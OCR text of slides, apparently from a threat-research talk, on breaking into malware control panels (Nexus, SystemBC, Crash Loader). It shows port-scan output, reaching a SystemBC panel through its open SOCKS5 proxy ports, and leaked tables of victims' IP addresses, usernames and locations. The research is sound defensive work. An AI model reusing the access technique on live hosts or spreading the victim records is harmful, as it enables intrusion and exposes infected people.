
Successful Exploitation of SQL Injection Vulnerability in C&C Panel


C&C Panel: Data Access and Internal Design




Successful compromise of Nexus Android botnet C&C panel resulting significant information disclosure and internal design








Exploiting Time-based SQL Injection - *Demo*





C&C Vulnerable Design: SOCKS Proxy to Gain Access


```
→  ~ rustscan 93.115.29.50
.----. .-. .-. .----.---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
Faster Nmap scanning with Rust.
----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/Users/user/Library/Application Support/rustscan/config.toml"
[!] File limit is lower than default batch size.
        Consider upping with --ulimt.
        May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimt with
--ulimt 5000'.
Open 93.115.29.50:4308
Open 93.115.29.50:4306
Open 93.115.29.50:4011
Open 93.115.29.50:4189
Open 93.115.29.50:80
Open 93.115.29.50:4314
Open 93.115.29.50:4270
Open 93.115.29.50:25
Open 93.115.29.50:443
Open 93.115.29.50:4298
Open 93.115.29.50:22
```

```
4011/tcp open  tcpwrapped syn-ack
4189/tcp open  tcpwrapped syn-ack
4270/tcp open  tcpwrapped syn-ack
4298/tcp open  tcpwrapped syn-ack
4306/tcp open  tcpwrapped syn-ack
4308/tcp open  tcpwrapped syn-ack
4314/tcp open  tcpwrapped syn-ack
```


Scanning the SystemBC C&C host resulted in number of TCP ports being opened. On further analysis, it was discovered remote host was running proxy services. Check for TCP port 4011.

Let's see if we can connect to this TCP port via browser.

C&C Vulnerable Design: SOCKS Proxy to Gain Access



Testing client should be seen as an infected system in the list of compromised systems in the C&C



Test browser was used to configure SOCKS5 proxy with IP address and TCP port 4011 obtained earlier while scanning the C&C host.

After specifying the SOCKS5 proxy address “93.115.29.50” on TCP port 4011, HTTP proxy was configured using the IP address of the testing client.

C&C Vulnerable Design: SOCKS Proxy to Gain Access

93.115.29.50/systembc/passw

Not Secure | 93.115.29.50/systembc/password.php

RAW DATA

Country:

Region:

City:

ONLINE: 7 OFFLINE: 311


93.115.29.50:4011	Windows 10 (1809) x64	TPG\admin.pis	**182.253.29.220**,Indonesia,Jakarta,Cengkareng,	**UPTIME:** 12:48:32	AUTH ON/OFF	DELETE	LOADER	Add comment
93.115.29.50:4189	Windows 10 (1803) x64 **Admin rights**	WORKGROUP\CHNMCT401467D$	**103.199.211.140**,India,Andhra Pradesh,Kadiri,515591	**UPTIME:** 162:10:45	AUTH ON/OFF	DELETE	LOADER	Add comment
93.115.29.50:4270	Windows Server 2012 x64 **Admin rights**	GRM\VM-DEV$	**77.77.212.90**,Bosnia and Herzegovina,Federation of B&H,Lukavac,	**UPTIME:** 132:00:55	AUTH ON/OFF	DELETE	LOADER	Add comment
93.115.29.50:4298	Windows 10, Update 1 x64 **Admin rights**	NT AUTHORITY\SYSTEM	**217.13.245.66**,Sweden,,,	**UPTIME:** 55:20:06	AUTH ON/OFF	DELETE	LOADER	Add comment
93.115.29.50:4306	Windows 10 (1809) x64 **Admin rights**	PAX8\SR-DC1$	**3.84.220.210**,United States,Virginia,Ashburn,20149	**UPTIME:** 29:29:35	AUTH ON/OFF	DELETE	LOADER	Add comment
93.115.29.50:4308	Windows 10, Update 1 x64 **Admin rights**	GIJON\ExchangeAdmin	**195.235.57.99**,Spain,Asturias,Gijón,33299	**UPTIME:** 05:33:39	AUTH ON/OFF	DELETE	LOADER	Add comment
93.115.29.50:4314	Windows 10, Update 1 x64 **Admin rights**	WORKGROUP\ZEN-HV1$	**213.118.58.138**,Belgium,West Flanders Province,Torhout,8820	**UPTIME:** 02:47:56	AUTH ON/OFF	DELETE	LOADER	Add


On accessing the C&C panel. The testing client IP address was added to the list of compromised system in the SystemBC C&C panel.

```
--ulimt 5000'.
Open 93.115.29.50:4308
Open 93.115.29.50:4306
Open 93.115.29.50:4011
Open 93.115.29.50:4189
Open 93.115.29.50:80
Open 93.115.29.50:4314
Open 93.115.29.50:4270
Open 93.115.29.50:25
Open 93.115.29.50:443
Open 93.115.29.50:4298
Open 93.115.29.50:22
```

This shows how scanning the remote C&C host and analyzing SOCKS5 proxy ports, once can enumerate the list of infected systems on the Internet.

C&C Vulnerable Design: SOCKS Proxy to Gain Access: *Demo*





C&C: Unsecure Resources Leaking Stolen Information

https://crashedff.xyz/statistics.php?region=ALL 67%

Dashboard
Theme
Language

5887 Total
131 Today
5887 Sorted

Region: ALL
Time sorting: 01 / 01 / 1970 – 11 / 21 / 2022

#	Date	Time	Country	IP address	Username	Windows version
1	08.11.2022	00:02:05	DZ	105.108.70.252	FAFO/fAfO1	Windows 10 Pro
2	08.11.2022	00:06:47	EG	197.60.220.14	DESKTOP-0TNUTHO/Compu Tech	Windows 10 Pro
3	08.11.2022	00:09:49	EG	154.180.22.33	DESKTOP-Q5LE6PS/Mina Elsyophe 2023	Windows 10 Pro
4	08.11.2022	00:10:24	US	136.144.35.32	MARTYSPC/Marty	Windows 10 Pro
5	08.11.2022	00:10:57	ID	125.166.13.27	SERVER1/WINDOWS	Windows 10 Home
6	08.11.2022	00:18:33	MX	187.189.198.210	ASERET/mabp0	Windows 10 Home Single Language
7	08.11.2022	00:23:01		103.176.19.6	DESKTOP-UD632AR/FOYSAL MAHBUB	Windows 10 Education
8	08.11.2022	00:24:32	TN	102.159.56.172	DESKTOP-HG196T3/SIWARA	Windows 10 Pro
9	08.11.2022	00:32:42	PT	82.154.131.76	REVISION-PC/Nestor Nunes	Windows 10 Pro
10	08.11.2022	00:35:47	KR	180.231.150.101	DESKTOP-NMUMG65/배정진	Windows 10 Pro
11	08.11.2022	00:38:14	IT	151.65.216.187	Davide-PC/Davide	Windows 7 Professional
12	08.11.2022	00:39:26	AR	190.189.5.244	BENI-050820/Benicio	Windows 10 Pro
13	08.11.2022	00:39:49	GB	212.39.178.78	MOUSSA/ASUS	Windows 8.1
14	08.11.2022	00:43:47	AR	186.177.210.182	DESKTOP-FVCFN9O/giord	Windows 10 Pro
15	08.11.2022	00:44:34	TW	59.124.122.242	DESKTOP-FIU3DEM/User	Windows 10 Pro for Workstations


Crash Loader C&C Panel – Exposed “statistics.php” Webpage

Data Dumped as zip files on the C&C host

Dangerous | 92.255.85.78/MKtHerblz2/83lzh164qa/

CY_213.140.204.49_2022-04-03 12:15:03_6PZUASRIWTRIE3.zip	2022-04-03 12:15 544K
CY_213.140.204.49_2022-04-03 12:25:31_ZCTRQ1VS0ZUAIM.zip	2022-04-03 12:25 553K
CZ_86.49.230.68_2022-03-05 18:48:36_UKFK6PZ58YM7QQ.zip	2022-03-05 18:48 294K
CZ_86.49.230.68_2022-03-05 18:48:37_HD2DTJM7GVAIEU.zip	2022-03-05 18:48 291K
CZ_86.49.230.68_2022-03-05 18:48:38_O8QI5PPH4EU3EU.zip	2022-03-05 18:48 294K
CZ_88.101.178.235_2022-03-06 15:04:17_ZUKFK6PZ58YM7Q.zip	2022-03-06 15:04 827K
CZ_89.102.99.88_2022-03-24 18:14:25_GLN7YM79RI58QQ.zip	2022-03-24 18:14 672K
CZ_89.102.99.88_2022-03-25 10:33:41_2VASR168GLNYU3.zip	2022-03-25 10:33 660K
CZ_89.176.62.226_2022-04-08 15:27:14_PHVAI5F3EKF37Q.zip	2022-04-08 15:27 731K
CZ_89.176.62.226_2022-04-08 15:27:32_LNOHDBAIWTRQQQ.zip	2022-04-08 15:27 670K
CZ_89.176.62.226_2022-04-08 15:28:44_KXBASJECBA1VAA.zip	2022-04-08 15:28 692K
CZ_89.176.62.226_2022-04-08 15:30:59_4WT2VKNOZMO8QI.zip	2022-04-08 15:30 644K
CZ_178.255.168.35_2022-04-01 08:47:40_7GDT2NOZMOZM7Y.zip	2022-04-01 08:47 1.0M
CZ_178.255.168.115_2022-03-26 15:06:28_LX4EUSR1N7QQIM.zip	2022-03-26 15:06 1.2M
CZ_193.17.251.128_2022-03-04 07:24:41_G4WBIWT2NGVAIM.zip	2022-03-04 07:24 621K
CZ_195.74.76.222_2022-03-29 19:13:23_OHVA1DT0HDJEUA.zip	2022-03-29 19:13 80K
CZ_213.235.140.36_2022-03-10 13:30:55_RIWBA168GLNYM7.zip	2022-03-10 13:30 671K
CZ_213.235.140.36_2022-03-12 15:29:06_L68GDBIWLXBIMY.zip	2022-03-12 15:29 611K
DE_24.134.234.133_2022-03-19 13:15:39_F3OHLFUK6F3E3E.zip	2022-03-19 13:15 959K
DE_31.18.250.18_2022-03-23 16:55:07_47Q9HL6P8YMYMY.zip	2022-03-23 16:55 190K
DE_37.4.226.112_2022-03-03 10:20:40_3E3OP8QIMOZUAI.zip	2022-03-03 10:20 449K
DE_37.4.226.112_2022-03-28 12:51:26_OHL68YCT00ZMYM.zip	2022-03-28 12:51 631K
DE_37.58.58.248_2022-04-22 15:47:01_88O5CF684V15E9.zip	2022-04-22 15:47 136K
DE_37.58.58.248_2022-04-23 15:47:42_V5RR4YWMJ1MUN3.zip	2022-04-23 15:47 136K

